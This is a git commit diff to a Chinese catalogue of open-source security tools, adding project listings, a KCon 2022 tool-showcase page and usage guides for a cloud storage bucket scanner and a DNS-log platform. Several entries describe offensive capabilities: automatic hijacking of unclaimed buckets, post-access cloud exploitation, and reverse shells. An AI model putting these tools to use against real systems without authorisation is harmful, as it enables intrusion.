feat: add new projects && add KCon2022
 xx
@@ -17,16 +17,16 @@
|
||||
|
||||
| 时间 | 项目名称 | 项目动态 |
|
||||
|----|-----------|--------------------------|
|
||||
|2022-08-29|[**Hades**](detail/Hades.md)|Hades加入星链计划|
|
||||
|2022-08-29|[**Cloud-Bucket-Leak-Detection-Tools**](detail/Cloud-Bucket-Leak-Detection-Tools.md)|Cloud-Bucket-Leak-Detection-Tools加入星链计划|
|
||||
|2022-08-29|[**Cola-Dnslog**](detail/Cola-Dnslog.md)|Cola-Dnslog加入星链计划|
|
||||
|2022-08-29|[**cf**](detail/cf.md)|cf加入星链计划|
|
||||
|2022-08-24|[**pocsuite3**](detail/pocsuite3.md)|更新 [v1.9.9](detail/pocsuite3.md#最近更新) 版本|
|
||||
|2022-08-24|[**afrog**](detail/afrog.md)|更新 [v1.3.7](detail/afrog.md#最近更新) 版本|
|
||||
|2022-08-23|[**KunLun-M**](detail/KunLun-M.md)|发布演示视频[404星链计划开源安全工具演示——KunLun-M](https://www.bilibili.com/video/BV15a411G7CT)|
|
||||
|2022-08-19|[**veinmind-tools**](detail/veinmind-tools.md)|更新 [v1.5.0](detail/veinmind-tools.md#最近更新) 版本|
|
||||
|2022-08-16|[**HackBrowserData**](detail/HackBrowserData.md)|更新 [v0.4.4](detail/HackBrowserData.md#最近更新) 版本|
|
||||
|2022-08-13|[**GShark**](detail/gshark.md)|更新 [v1.0.0](detail/gshark.md#最近更新) 版本|
|
||||
|2022-08-07|[**Viper**](detail/Viper.md)|更新 [v1.5.23](detail/Viper.md#最近更新) 版本|
|
||||
|2022-07-18|[**ct**](detail/ct.md)|更新 [v1.0.9](detail/ct.md#最近更新) 版本|
|
||||
|2022-07-18|[**antSword**](detail/antSword.md)|发布文章[《AntSword v2.1.15 更新汇总》](https://mp.weixin.qq.com/s/QzbREMp8JaQiP9qo48OyHg)|
|
||||
|2022-07-17|[**antSword**](detail/antSword.md)|更新 [v2.1.15](detail/antSword.md#最近更新) 版本|
|
||||
|2022-07-15|[**HaE**](detail/HaE.md)|更新 [v2.4.2](detail/HaE.md#最近更新) 版本|
|
||||
|
||||
**2.StarRank**
|
||||
|
||||
@@ -62,16 +62,16 @@
|
||||
|
||||
| 时间 | 项目名称 | 项目简介 |
|
||||
|----|-----------|--------------------------|
|
||||
|2022-08-29|[**Hades**](detail/Hades.md)|Hades 是一款支持 Windows/Linux 的内核级别数据采集主机入侵检测系统,其中每个插件均可独立分开运行。|
|
||||
|2022-08-29|[**Cloud-Bucket-Leak-Detection-Tools**](detail/Cloud-Bucket-Leak-Detection-Tools.md)|Cloud-Bucket-Leak-Detection-Tools是一款针对云厂商存储桶扫描检测与利用的工具|
|
||||
|2022-08-29|[**Cola-Dnslog**](detail/Cola-Dnslog.md)|Cola Dnslog 是一款更加强大的dnslog平台(无回显漏洞探测辅助平台),支持dns http ldap rmi等协议,提供API调用方式便于与其他工具结合,支持钉钉机器人、Bark等提醒,并支持docker一键部署。|
|
||||
|2022-08-29|[**cf**](detail/cf.md)|CF 是一个云环境利用框架,主要用来方便红队人员在获得云服务 Access Key 的后续工作。|
|
||||
|2022-06-15|[**afrog**](detail/afrog.md)|afrog 是一款性能卓越、快速稳定、PoC 可定制的漏洞扫描工具,PoC 包含 CVE、CNVD、默认口令、信息泄露、指纹识别、未授权访问、任意文件读取、命令执行等多种漏洞类型,帮助网络安全从业者快速验证并及时修复漏洞。|
|
||||
|2022-06-15|[**BinAbsInspector**](detail/BinAbsInspector.md)|BinAbsInspector(Binary Abstract Inspector)是一款用于自动化逆向工程和扫描二进制文件漏洞的静态分析器,是 Keenlab 孵化的长期研究项目。基于 Ghidra 的支持下的抽象解释,适用于 Ghidra 的 Pcode 而非汇编。目前支持 x86、x64、armv7 和 aarch64 的二进制文件。|
|
||||
|2022-03-16|[**veinmind-tools**](detail/veinmind-tools.md)|veinmind-tools 是基于 veinmind-sdk 打造的一个容器安全工具集,目前已支持镜像 恶意文件/后门/敏感信息/弱口令 的扫描,更多功能正在逐步开发中。|
|
||||
|2022-03-16|[**DNSlog-GO**](detail/DNSlog-GO.md)|DNSLog-GO 是一款golang编写的监控 DNS 解析记录的工具,自带WEB界面。单文件运行,无依赖。部署方便快捷。|
|
||||
|2022-03-16|[**scaninfo**](detail/scaninfo.md)|scaninfo 是一款开源、轻量、快速、跨平台的红队内外网打点扫描器。比较同类工具,其能够在 nmap 的扫描速度和 masscan 的准确度之间寻找一个较好的平衡点,能够快速进行端口扫描和服务识别,内置指纹识别用于 web 探测,可以用报告的方式整理扫描结果。|
|
||||
|2021-12-13|[**ct**](detail/ct.md)|ct 是一款使用 rust 语言进行开发,并且基于ZoomEye域名查询以及利用域名字典进行子域名爆破的工具,同时在最终爆破完成后可使用脚本,将相应的的.gv 文件转化成为相应的 .png 文件进行可视化展示|
|
||||
|2021-11-22|[**MySQL-Fake-Server**](detail/MySQL-Fake-Server.md)|用于渗透测试过程中的假MySQL服务器,纯原生python3实现,不依赖其它包。|
|
||||
|2021-11-22|[**BurpCrypto**](detail/BurpCrypto.md)|支持多种加密算法或直接执行JS代码的用于爆破前端加密的BurpSuite插件。|
|
||||
|2021-11-22|[**ysomap**](detail/ysomap.md)|Ysomap是一款适配于各类实际复杂环境的Java反序列化利用框架,可动态配置具备不同执行效果的Java反序列化利用链payload,以应对不同场景下的反序列化利用。|
|
||||
|2021-11-22|[**Kunyu**](detail/Kunyu.md)|Kunyu(坤舆),是一款基于ZoomEye API开发的信息收集工具,旨在让企业资产收集更高效,使更多安全相关从业者了解、使用网络空间测绘技术。|
|
||||
|
||||
**5.[分类:甲方工具](party_a.md)**
|
||||
|
||||
@@ -82,6 +82,7 @@
|
||||
|3|[**veinmind-tools**](detail/veinmind-tools.md)|长亭科技|veinmind-tools 是基于 veinmind-sdk 打造的一个容器安全工具集,目前已支持镜像 恶意文件/后门/敏感信息/弱口令 的扫描,更多功能正在逐步开发中。|834|
|
||||
|4|[**GShark**](detail/gshark.md)|madneal|一款开源敏感信息监测系统,可以监测包括 github、gitlab(目前不太稳定,由于gitlab对于免费用户不提供代码全文检索API)、searchcode 多平台的敏感信息监测。|570|
|
||||
|5|[**Juggler**](detail/Juggler.md)|C4o|一个也许能骗到黑客的系统,可以作为WAF等防护体系的一环。|412|
|
||||
|6|[**Hades**](detail/Hades.md)|theSecHunter|Hades 是一款支持 Windows/Linux 的内核级别数据采集主机入侵检测系统,其中每个插件均可独立分开运行。|10|
|
||||
|
||||
**6.[分类:信息收集](reconnaissance.md)**
|
||||
|
||||
@@ -107,9 +108,10 @@
|
||||
* [内网工具](intranet_tools.md)
|
||||
* [其他](others.md)
|
||||
|
||||
8.[入选2021Kcon安全会议兵器谱](column/2021KCon_exhibition_with_starlink.md)
|
||||
9.[星链计划全部项目](allprojects.md)
|
||||
10.[正在申请加入的项目](https://github.com/knownsec/404StarLink/issues)
|
||||
8.[入选2021Kcon黑客大会兵器谱](column/2021KCon_exhibition_with_starlink.md)
|
||||
9.[入选2022Kcon黑客大会兵器谱](column/2022KCon_exhibition_with_starlink.md)
|
||||
10.[星链计划全部项目](allprojects.md)
|
||||
11.[正在申请加入的项目](https://github.com/knownsec/404StarLink/issues)
|
||||
|
||||
<!--auto_index_exhibition_end_bb3ccc282a0d1924df21437a263718c3-->
|
||||
|
||||
|
||||
@@ -7,6 +7,7 @@
|
||||
* [veinmind-tools](#veinmind-tools)
|
||||
* [gshark](#gshark)
|
||||
* [Juggler](#juggler)
|
||||
* [Hades](#hades)
|
||||
|
||||
* [信息收集/reconnaissance](#信息收集reconnaissance)
|
||||
* [AppInfoScanner](#appinfoscanner)
|
||||
@@ -33,11 +34,14 @@
|
||||
* [Viper](#viper)
|
||||
* [MDUT](#mdut)
|
||||
* [BurpCrypto](#burpcrypto)
|
||||
* [cf](#cf)
|
||||
* [ysomap](#ysomap)
|
||||
* [MySQL-Fake-Server](#mysql-fake-server)
|
||||
* [DNSlog-GO](#dnslog-go)
|
||||
* [Cloud-Bucket-Leak-Detection-Tools](#cloud-bucket-leak-detection-tools)
|
||||
* [Redis-Rogue-Server](#redis-rogue-server)
|
||||
* [MysqlT](#mysqlt)
|
||||
* [Cola-Dnslog](#cola-dnslog)
|
||||
|
||||
* [信息分析/information_analysis](#信息分析information_analysis)
|
||||
* [HackBrowserData](#hackbrowserdata)
|
||||
@@ -127,6 +131,16 @@ veinmind-tools 是基于 veinmind-sdk 打造的一个容器安全工具集,目
|
||||
|
||||
一个也许能骗到黑客的系统,可以作为WAF等防护体系的一环。
|
||||
|
||||
### [Hades](detail/Hades.md)
|
||||
|
||||
|
||||

|
||||

|
||||
|
||||
<https://github.com/theSecHunter/Hades>
|
||||
|
||||
Hades 是一款支持 Windows/Linux 的内核级别数据采集主机入侵检测系统,其中每个插件均可独立分开运行。
|
||||
|
||||
|
||||
|
||||
## 信息收集/reconnaissance
|
||||
@@ -336,6 +350,16 @@ MDUT 全称 Multiple Database Utilization Tools,旨在将常见的数据库利
|
||||
|
||||
支持多种加密算法或直接执行JS代码的用于爆破前端加密的BurpSuite插件。
|
||||
|
||||
### [cf](detail/cf.md)
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
<https://github.com/teamssix/cf>
|
||||
|
||||
CF 是一个云环境利用框架,主要用来方便红队人员在获得云服务 Access Key 的后续工作。
|
||||
|
||||
### [ysomap](detail/ysomap.md)
|
||||
|
||||

|
||||
@@ -366,6 +390,16 @@ Ysomap是一款适配于各类实际复杂环境的Java反序列化利用框架
|
||||
|
||||
DNSLog-GO 是一款golang编写的监控 DNS 解析记录的工具,自带WEB界面。单文件运行,无依赖。部署方便快捷。
|
||||
|
||||
### [Cloud-Bucket-Leak-Detection-Tools](detail/Cloud-Bucket-Leak-Detection-Tools.md)
|
||||

|
||||

|
||||

|
||||

|
||||
|
||||
<https://github.com/UzJu/Cloud-Bucket-Leak-Detection-Tools>
|
||||
|
||||
Cloud-Bucket-Leak-Detection-Tools是一款针对云厂商存储桶扫描检测与利用的工具
|
||||
|
||||
### [Redis-Rogue-Server](detail/Redis-Rogue-Server.md)
|
||||

|
||||

|
||||
@@ -386,6 +420,16 @@ Redis 4.x/Redis 5.x RCE利用脚本. 项目最初来源于 <https://github.com/n
|
||||
|
||||
伪造Myslq服务端,并利用Mysql逻辑漏洞来获取客户端的任意文件反击攻击。
|
||||
|
||||
### [Cola-Dnslog](detail/Cola-Dnslog.md)
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
<https://github.com/AbelChe/cola_dnslog>
|
||||
|
||||
Cola Dnslog 是一款更加强大的dnslog平台(无回显漏洞探测辅助平台),支持dns http ldap rmi等协议,提供API调用方式便于与其他工具结合,支持钉钉机器人、Bark等提醒,并支持docker一键部署。
|
||||
|
||||
|
||||
|
||||
## 信息分析/information_analysis
|
||||
|
||||
@@ -1,9 +1,9 @@
|
||||
## 入选2021Kcon安全会议兵器谱
|
||||
## 入选2021Kcon黑客大会兵器谱
|
||||
|
||||
KCon 黑客大会由知道创宇主办,秉持着追求干货、乐于分享的精神,力求为每一位热爱黑客技术研究的伙伴打造一个尽情展示、互动交流的创意舞台。如今,历经十年打磨,KCon 黑客大会已成长为国际网络安全圈极富活力与影响力的前沿网络安全攻防技术交流平台。本届 KCon 选择以“纵横”为主题,十之一纵一横,包罗万象,正如网络空间的攻与防,变幻莫测。而纵横之下的这场网安论道,将以打造全球性网安交流平台为发展目标,加速强化中国网安力量。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_1.jpeg" width="700">
|
||||
<img src="Images_2021KCon/1.jpeg" width="700">
|
||||
</div>
|
||||
|
||||
详情可以访问: <http://kcon.knownsec.com/2021/#/>
|
||||
@@ -13,7 +13,7 @@ KCon 黑客大会由知道创宇主办,秉持着追求干货、乐于分享的
|
||||
今年,在历时两个多月的招募与评选后,我们精心为大家挑选出了 11 件安全江湖的“神兵利器”,将于 KCon 现场尽情探索与展示!
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_2.jpeg" width="400">
|
||||
<img src="Images_2021KCon/2.jpeg" width="400">
|
||||
</div>
|
||||
|
||||
详情可以访问: <http://kcon.knownsec.com/2021/#/arsenal>
|
||||
@@ -43,7 +43,7 @@ KCon 黑客大会由知道创宇主办,秉持着追求干货、乐于分享的
|
||||
CDK是一款为容器环境定制的渗透测试工具,在已攻陷的容器内部提供零依赖的常用命令及PoC/EXP。集成Docker/K8s场景特有的逃逸、横向移动、持久化利用方式,插件化管理。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_cdk.png" width="700">
|
||||
<img src="Images_2021KCon/cdk.png" width="700">
|
||||
</div>
|
||||
|
||||
|
||||
@@ -57,7 +57,7 @@ CDK是一款为容器环境定制的渗透测试工具,在已攻陷的容器
|
||||
Kunyu 是基于 ZoomEye 开发的工具,旨在让企业资产梳理更加高效,使更多安全从业者了解、使用网络空间测绘技术。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_kunyu.png" width="700">
|
||||
<img src="Images_2021KCon/kunyu.png" width="700">
|
||||
</div>
|
||||
|
||||
|
||||
@@ -71,7 +71,7 @@ Kunyu 是基于 ZoomEye 开发的工具,旨在让企业资产梳理更加高
|
||||
一款红/蓝队环境自动化部署工具,支持多种场景,渗透,开发,代理环境,服务可选项等。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_f8x.png" width="700">
|
||||
<img src="Images_2021KCon/f8x.png" width="700">
|
||||
</div>
|
||||
|
||||
|
||||
@@ -85,7 +85,7 @@ Kunyu 是基于 ZoomEye 开发的工具,旨在让企业资产梳理更加高
|
||||
VIPER是一款图形化内网渗透工具,将内网渗透过程中常用的战术及技术进行模块化及武器化。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_viper.jpg" width="700">
|
||||
<img src="Images_2021KCon/viper.jpg" width="700">
|
||||
</div>
|
||||
|
||||
|
||||
@@ -99,7 +99,7 @@ VIPER是一款图形化内网渗透工具,将内网渗透过程中常用的战
|
||||
Kunlun-Mirror 专注于安全研究人员使用的白盒代码审计工具
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_kunlun.png" width="700">
|
||||
<img src="Images_2021KCon/kunlun.png" width="700">
|
||||
</div>
|
||||
|
||||
|
||||
@@ -113,7 +113,7 @@ Kunlun-Mirror 专注于安全研究人员使用的白盒代码审计工具
|
||||
Pocassist 是一个 Golang 编写的全新开源漏洞测试框架,帮助安全人员专注于漏洞验证的逻辑的实现。Pocassist 提供了简洁的 Web 图形化界面,用户可以在线编辑漏洞验证程序即可进行批量的测试;规则完全兼容 xray,可以直接使用现有开源的 PoC 库,同时也支持添加自定义规则。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_pocassist.jpg" width="700">
|
||||
<img src="Images_2021KCon/pocassist.jpg" width="700">
|
||||
</div>
|
||||
|
||||
|
||||
@@ -127,7 +127,7 @@ Pocassist 是一个 Golang 编写的全新开源漏洞测试框架,帮助安
|
||||
Stowaway 是一款多级代理工具,可将外部流量通过多个节点代理至内网,突破内网访问限制。Stowaway 可以方便渗透测试人员通过多级跳跃,从外部dmz等一系列区域逐步深入核心网络;Stowaway 除了流量转发功能,还提供了端口复用、ssh隧道,流量伪装等专为渗透测试人员所用的功能。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_stowaway.png" width="700">
|
||||
<img src="Images_2021KCon/stowaway.png" width="700">
|
||||
</div>
|
||||
|
||||
|
||||
@@ -141,5 +141,5 @@ Stowaway 是一款多级代理工具,可将外部流量通过多个节点代
|
||||
一款开源敏感信息监测系统,可以监测包括 github、gitlab(目前不太稳定,由于gitlab对于免费用户不提供代码全文检索API)、searchcode 多平台的敏感信息监测。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images/2021KCon_exhibition_with_starlink_gshark.png" width="700">
|
||||
<img src="Images_2021KCon/gshark.png" width="700">
|
||||
</div>
|
||||
|
||||
@@ -0,0 +1,129 @@
|
||||
## 入选2022KCon黑客大会兵器谱
|
||||
|
||||
2022年是 KCon 黑客大会举办的第11个年头,亦是10年圆满后踏上新征程的第1步,主题为“**+1 进阶,护航未来**”。
|
||||
|
||||
“+1”或许并不起眼,但“不积跬步,无以至千里;不积小流,无以成江海”。众多“+1”汇聚,便能以量变引起质变,化不可能为可能。网络空间发展至今,机遇与威胁并存,攻击与防守互搏。护航网络空间的未来发展之路,需要聚力成盾,这凝聚着安全技术人员每一次 **“+1”的修复、“+1”的努力、“+1”的创新、“+1”的突破**。
|
||||
|
||||
KCon黑客大会,汇聚黑客智慧,专注网络攻防技术交流。我们希望为众多“+1”的探索者提供分享与碰撞的舞台,为网络安全的进阶助力。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images_2022KCon/1.png" width="700">
|
||||
</div>
|
||||
|
||||
详情访问:[KCon 2022 - KCon 黑客大会](https://kcon.knownsec.com/list-kcon2022.html)
|
||||
|
||||
众所周知,网络实战攻防离不开各类自动化工具的运用。安全自动化工具是网安研究人员脑力和经验的结晶,它的加持能让安全人员从“白打”升级到全副武装状态,帮助展示及处理诸多复杂、耗时的安全问题,明确风险、提升效率、加强防御。
|
||||
|
||||
KCon「兵器谱」展示便是为鼓励国内安全自动化工具的发展而设立,现已成为每届 KCon 的传统。本届 KCon,有**14**件经过精心筛选的安全“兵器”等待大家探索。
|
||||
|
||||
<div align="center">
|
||||
<img src="Images_2022KCon/2.png" width="700">
|
||||
</div>
|
||||
|
||||
其中有 7 个项目来自404星链计划,他们分别是:
|
||||
|
||||
- AppInfoScanner
|
||||
- As-Exploits
|
||||
- Cloud-Bucket-Leak-Detection-Tools
|
||||
- fscan
|
||||
- HaE
|
||||
- openstar
|
||||
- veinmind-tools
|
||||
|
||||
>排名不分先后
|
||||
|
||||
|
||||
### [AppInfoScanner](https://github.com/knownsec/404StarLink/blob/master/detail/AppInfoScanner.md)
|
||||
|
||||

|
||||
|
||||

|
||||

|
||||
|
||||
https://github.com/kelvinBen/AppInfoScanner
|
||||
|
||||
一款适用于以HW行动/红队/渗透测试团队为场景的移动端(Android、iOS、WEB、H5、静态网站)信息收集扫描工具,可以帮助渗透测试工程师、攻击队成员、红队成员快速收集到移动端或者静态WEB站点中关键的资产信息并提供基本的信息输出,如:Title、Domain、CDN、指纹信息、状态信息等。
|
||||
|
||||
[点击查看兵器谱视频演示](https://www.bilibili.com/video/BV1Mt4y1J7Vh?spm_id_from=333.999.0.0&vd_source=43f31648998a33a14a20b812fed90047)
|
||||
|
||||
|
||||
### [As-Exploits](https://github.com/knownsec/404StarLink/blob/master/detail/As-Exploits.md)
|
||||
|
||||
|
||||
|
||||

|
||||

|
||||
|
||||
https://github.com/yzddmr6/As-Exploits
|
||||
|
||||
中国蚁剑后渗透框架
|
||||
|
||||
|
||||
### [Cloud-Bucket-Leak-Detection-Tools](https://github.com/UzJu/Cloud-Bucket-Leak-Detection-Tools)
|
||||
|
||||

|
||||

|
||||

|
||||

|
||||
|
||||
https://github.com/UzJu/Cloud-Bucket-Leak-Detection-Tools
|
||||
|
||||
云原生安全近几年比较火,存储桶在企业(SRC众测)中暴露的问题也非常多,不仅仅局限于AK/SK的泄露,更多的是用户配置侧的问题,这款工具就是用来代替我们手工解决一些繁琐的操作。
|
||||
|
||||
[点击查看兵器谱视频演示](https://www.bilibili.com/video/BV1ye411g76v?spm_id_from=333.999.0.0&vd_source=43f31648998a33a14a20b812fed90047)
|
||||
|
||||
|
||||
### [fscan](https://github.com/knownsec/404StarLink/blob/master/detail/fscan.md)
|
||||
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
https://github.com/shadow1ng/fscan
|
||||
|
||||
一款内网综合扫描工具,方便一键自动化、全方位漏扫扫描。支持主机存活探测、端口扫描、常见服务的爆破、ms17010、redis批量写公钥、计划任务反弹shell、读取win网卡信息、web指纹识别、web漏洞扫描、netbios探测、域控识别等功能。
|
||||
|
||||
[点击查看兵器谱视频演示](https://www.bilibili.com/video/BV1vG4115722?spm_id_from=333.999.0.0&vd_source=43f31648998a33a14a20b812fed90047)
|
||||
|
||||
|
||||
### [HaE](https://github.com/knownsec/404StarLink/blob/master/detail/HaE.md)
|
||||
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
https://github.com/gh0stkey/HaE
|
||||
|
||||
HaE是一款可以快速挖掘目标指纹和关键信息的Burp插件。
|
||||
|
||||
[点击查看兵器谱视频演示](https://www.bilibili.com/video/BV16D4y167uX?spm_id_from=333.999.0.0&vd_source=43f31648998a33a14a20b812fed90047)
|
||||
|
||||
|
||||
### [OpenStar](https://github.com/knownsec/404StarLink/blob/master/detail/OpenStar.md)
|
||||
|
||||

|
||||
|
||||

|
||||

|
||||
|
||||
https://github.com/starjun/openstar
|
||||
|
||||
OpenStar 是一个基于 OpenResty 的高性能 Web 应用防火墙,支持复杂规则编写。提供了常规的 HTTP 字段规则配置,还提供了 IP 黑白名单、访问频次等配置,对于 CC 防护更提供的特定的规则算法,并且支持搭建集群进行防护。
|
||||
|
||||
[点击查看兵器谱视频演示](https://www.bilibili.com/video/BV1YB4y1G7mr?spm_id_from=333.999.0.0&vd_source=43f31648998a33a14a20b812fed90047)
|
||||
|
||||
|
||||
### [veinmind-tools](https://github.com/knownsec/404StarLink/blob/master/detail/veinmind-tools.md)
|
||||
|
||||

|
||||
|
||||

|
||||

|
||||
|
||||
https://github.com/chaitin/veinmind-tools
|
||||
|
||||
veinmind-tools 是基于 veinmind-sdk 打造的一个容器安全工具集,目前已支持镜像 恶意文件/后门/敏感信息/弱口令 的扫描,更多功能正在逐步开发中。
|
||||
|
||||
[点击查看兵器谱视频演示](https://www.bilibili.com/video/BV1MP411V7v6?spm_id_from=333.999.0.0&vd_source=43f31648998a33a14a20b812fed90047)
|
||||

|
Before Width: | Height: | Size: 170 KiB After Width: | Height: | Size: 170 KiB |

|
Before Width: | Height: | Size: 217 KiB After Width: | Height: | Size: 217 KiB |

|
Before Width: | Height: | Size: 113 KiB After Width: | Height: | Size: 113 KiB |

|
Before Width: | Height: | Size: 305 KiB After Width: | Height: | Size: 305 KiB |

|
Before Width: | Height: | Size: 326 KiB After Width: | Height: | Size: 326 KiB |

|
Before Width: | Height: | Size: 132 KiB After Width: | Height: | Size: 132 KiB |

|
Before Width: | Height: | Size: 379 KiB After Width: | Height: | Size: 379 KiB |

|
Before Width: | Height: | Size: 334 KiB After Width: | Height: | Size: 334 KiB |

|
Before Width: | Height: | Size: 366 KiB After Width: | Height: | Size: 366 KiB |

|
Before Width: | Height: | Size: 435 KiB After Width: | Height: | Size: 435 KiB |

|
After Width: | Height: | Size: 1.0 MiB |

|
After Width: | Height: | Size: 121 KiB |
@@ -0,0 +1,101 @@
|
||||
## Cloud-Bucket-Leak-Detection-Tools <https://github.com/UzJu/Cloud-Bucket-Leak-Detection-Tools>
|
||||
<!--auto_detail_badge_begin_0b490ffb61b26b45de3ea5d7dd8a582e-->
|
||||

|
||||

|
||||

|
||||

|
||||

|
||||
<!--auto_detail_badge_end_fef74f2d7ea73fcc43ff78e05b1e7451-->
|
||||
|
||||
|
||||
```bash
|
||||
git clone https://github.com/UzJu/Cloud-Bucket-Leak-Detection-Tools.git
|
||||
cd Cloud-Bucket-Leak-Detection-Tools/
|
||||
# 安装依赖 建议使用Python3.8以上的版本 我的版本: Python 3.9.13 (main, May 24 2022, 21:28:31)
|
||||
# 已经测试版本如下
|
||||
# 1、python3.8.9
|
||||
# 2、python3.9.13
|
||||
# 3、python3.7
|
||||
# 4、python3.6.15
|
||||
# 5、python3.9.6
|
||||
pip3 install -r requirements.txt
|
||||
python3 main.py -h
|
||||
```
|
||||
|
||||

|
||||
|
||||
使用之前需要在`config/conf.py`文件配置自己对应的云厂商AK
|
||||
|
||||

|
||||
|
||||
## 1、阿里云存储桶
|
||||
|
||||
### 1.1、单个存储桶检测
|
||||
|
||||
```bash
|
||||
python3 main.py -aliyun [存储桶URL]
|
||||
```
|
||||
|
||||

|
||||
|
||||
### 1.2、自动存储桶劫持
|
||||
|
||||
当如果检测存储桶不存在时会自动劫持该存储桶
|
||||
|
||||

|
||||
|
||||
### 1.3、批量存储桶地址检测
|
||||
|
||||
```bash
|
||||
# fofa语法
|
||||
domain="aliyuncs.com"
|
||||
server="AliyunOSS"domain="aliyuncs.com"
|
||||
```
|
||||
|
||||
```bash
|
||||
# 使用-faliyun
|
||||
python3 main.py -faliyun url.txt
|
||||
```
|
||||
|
||||

|
||||
|
||||
## 2、腾讯云存储桶
|
||||
|
||||
```bash
|
||||
python3 main.py -tcloud [存储桶地址]
|
||||
```
|
||||
|
||||

|
||||
|
||||
## 3、华为云存储桶
|
||||
|
||||
```bash
|
||||
python3 main.py -hcloud [存储桶地址]
|
||||
```
|
||||
|
||||

|
||||
|
||||
## 4、AWS存储桶
|
||||
|
||||
```bash
|
||||
python3 main.py -aws [存储桶地址]
|
||||
```
|
||||
|
||||

|
||||
|
||||
## 5、扫描结果保存
|
||||
|
||||
扫描结果会存放在`results`目录下
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
<!--auto_detail_active_begin_e1c6fb434b6f0baf6912c7a1934f772b-->
|
||||
## 项目相关
|
||||
|
||||
|
||||
## 最近更新
|
||||
|
||||
<!--auto_detail_active_end_f9cf7911015e9913b7e691a7a5878527-->
|
||||
@@ -0,0 +1,390 @@
|
||||
## Cola-Dnslog <https://github.com/AbelChe/cola_dnslog>
|
||||
<!--auto_detail_badge_begin_0b490ffb61b26b45de3ea5d7dd8a582e-->
|
||||

|
||||

|
||||

|
||||

|
||||

|
||||
<!--auto_detail_badge_end_fef74f2d7ea73fcc43ff78e05b1e7451-->
|
||||
|
||||
Cola Dnslog 是一款更加强大的dnslog平台(无回显漏洞探测辅助平台),
|
||||
|
||||
- 完全开源
|
||||
- 支持dns http ldap rmi等协议
|
||||
- 提供API调用方式便于与其他工具结合
|
||||
- 支持钉钉机器人、Bark等提醒
|
||||
- 支持docker一键部署
|
||||
|
||||
|
||||
------
|
||||
|
||||
涉及到技术、框架:
|
||||
|
||||
`dns` `http` `ldap` `rmi` `webui` `vue-element-admin` `fastapi` `sqlite`
|
||||
|
||||
可帮助检测漏洞:
|
||||
|
||||
`log4j2` `fastjson` `ruoyi` `Spring` `RCE` `Blind SQL` `Bland XXE`
|
||||
|
||||
特色:
|
||||
|
||||
`Dingtalk Robot` `Bark` `API` `ldaplog` `rmilog` `Docker`
|
||||
|
||||
|
||||
## 🥯 使用方法
|
||||
|
||||
> 假设你购买的域名为`example.com`
|
||||
>
|
||||
> 你的vps ip为`1.1.1.1`
|
||||
|
||||
### 域名
|
||||
|
||||
请自行购买域名,并将域名的解析服务器托管至部署cola_dnslog的服务器
|
||||
|
||||
以godaddy为例
|
||||
|
||||
1. 配置域名解析处右上角三个点,点击Host Names
|
||||
|
||||

|
||||
|
||||
2. 修改或新增主机名如下图所示,ip地址填写你的vps地址即可
|
||||
|
||||

|
||||
|
||||
3. 回到dns管理,将域名服务器修改为`ns1.example.com`和`ns2.example.com`
|
||||
|
||||

|
||||
|
||||
### 安装部署
|
||||
|
||||
#### Docker(推荐)
|
||||
|
||||
##### 一键启动(推荐)
|
||||
|
||||
1. 下载源码
|
||||
|
||||
```sh
|
||||
git clone https://github.com/Abelche/cola_dnslog.git
|
||||
cd cola_dnslog
|
||||
```
|
||||
|
||||
2. 修改docker-compose.yml中environment变量
|
||||
|
||||
```yml
|
||||
...
|
||||
server:
|
||||
...
|
||||
environment:
|
||||
DNS_DOMAIN: example.com # 自己的域名
|
||||
NS1_DOMAIN: ns1.example.com # ns1绑定
|
||||
NS2_DOMAIN: ns2.example.com # ns2绑定
|
||||
SERVER_IP: 1.1.1.1 # vps ip
|
||||
...
|
||||
front:
|
||||
...
|
||||
environment:
|
||||
API_BASE_URL: 'http://1.1.1.1:28001' # http://vpsip:28001
|
||||
...
|
||||
|
||||
```
|
||||
|
||||
3. 启动
|
||||
|
||||
```sh
|
||||
docker-compose up -d
|
||||
```
|
||||
|
||||
4. 启动之后查看docker日志或者查看info.txt获取账号信息
|
||||
|
||||
> server端程序运行会在程序根目录创建一个info.txt用于记录初始化的账号信息
|
||||
|
||||
```sh
|
||||
docker-compose logs
|
||||
docker exec -it <container_id> cat /coladnslog/info.txt
|
||||
```
|
||||
|
||||

|
||||
|
||||
> 如果需要自定义端口,请修改`docker-compose.yml`的端口映射`ports`即可
|
||||
|
||||
|
||||
|
||||
##### 前后端分离部署
|
||||
|
||||
服务端:
|
||||
|
||||
```sh
|
||||
git clone https://github.com/Abelche/cola_dnslog.git
|
||||
cd cola_dnslog
|
||||
|
||||
docker build -t coladnslog_server -f Dockerfile_server .
|
||||
docker run -itd -p 53:53/udp \
|
||||
-p 80:80 \
|
||||
-p 1099:1099 \
|
||||
-p 1389:1389 \
|
||||
-p 28001:28001 \
|
||||
-e DNS_DOMAIN=example.com \
|
||||
-e NS1_DOMAIN=ns1.example.com \
|
||||
-e NS2_DOMAIN=ns2.example.com \
|
||||
-e SERVER_IP=1.1.1.1 \
|
||||
--name ColaDnslog_server coladnslog_server
|
||||
```
|
||||
|
||||
客户端:
|
||||
|
||||
```sh
|
||||
git clone https://github.com/Abelche/cola_dnslog.git
|
||||
cd cola_dnslog
|
||||
|
||||
sudo docker build -t coladnslogfront -f Dockerfile_front .
|
||||
sudo docker run -itd -p 18080:18080 coladnslogfront
|
||||
```
|
||||
|
||||
|
||||
|
||||
#### 源码安装
|
||||
|
||||
共分四步
|
||||
|
||||
